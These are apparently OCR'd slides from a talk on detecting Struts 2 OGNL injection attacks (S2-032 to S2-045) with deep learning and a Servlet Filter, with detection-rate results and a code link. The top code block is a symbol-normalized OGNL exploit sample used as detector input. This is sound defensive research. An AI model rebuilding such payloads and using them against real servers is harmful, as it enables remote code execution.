
```
% { ( # = ' / - ' ) . ( # = @ . @ _ _ ) . ( # _ ? ( # _ = # ) : ( ( # = #
' ] ) . ( # = # . ( @ . . . . @ ) ) . ( # . ( ) . ( ) ) . ( # . ( ) . ( ) ) . ( # . (
( # = ' + - + / / - - . . / / / - / / / . . + : / / . . . / / . . ; + + / / - - . . / / / - / /
/ . . + - + / / - - . . / / / - / / ' ) . ( # = ( @ . . @ ( ' . ' ) . ( ) . ( ' ' ) ) ) . ( # =
( # ? { ' . ' %2c ' / ' %2c # } : { ' / / ' %2c ' - ' %2c # } ) ) . ( # = + . . ( # ) ) .
( # . ( ) ) . ( # = # . ( ) ) . ( # = ( @ . . . @ ( ) . ( ) ) ) . ( @ . . . . @ ( # . ( ) %2c
# ) ) . ( # . ( ) ) }
```

Detection Succeed

Protection method using Servlet Filter

Block suspicious requests using Servlet Filter

- It is possible to protect web application since Servlet Filter is executed before main programs(business logic etc.)
- Servlet Filter is easy to implement in existing application
- Servlet Filter for protection should be defined before Struts 2 built-in Servlet Filter



Evaluation of the proposed method

Evaluation of the method

- We evaluate the detection rate of the method

Vulnerability	Exploit code is specified in	Detection Result*
S2-032	Request URI(Query string)	OK
S2-033	Request URI	OK
S2-037	Request URI	OK
S2-045	Request header	OK

*OK: The method can block requests

TP	523
TN	6974
FP	2
FN	0
Precision	0.9980916
Recall	1.0

We published the sample code
of the method.

https://github.com/sisoc-tokyo/Struts2DetectionwithDeepLeaning

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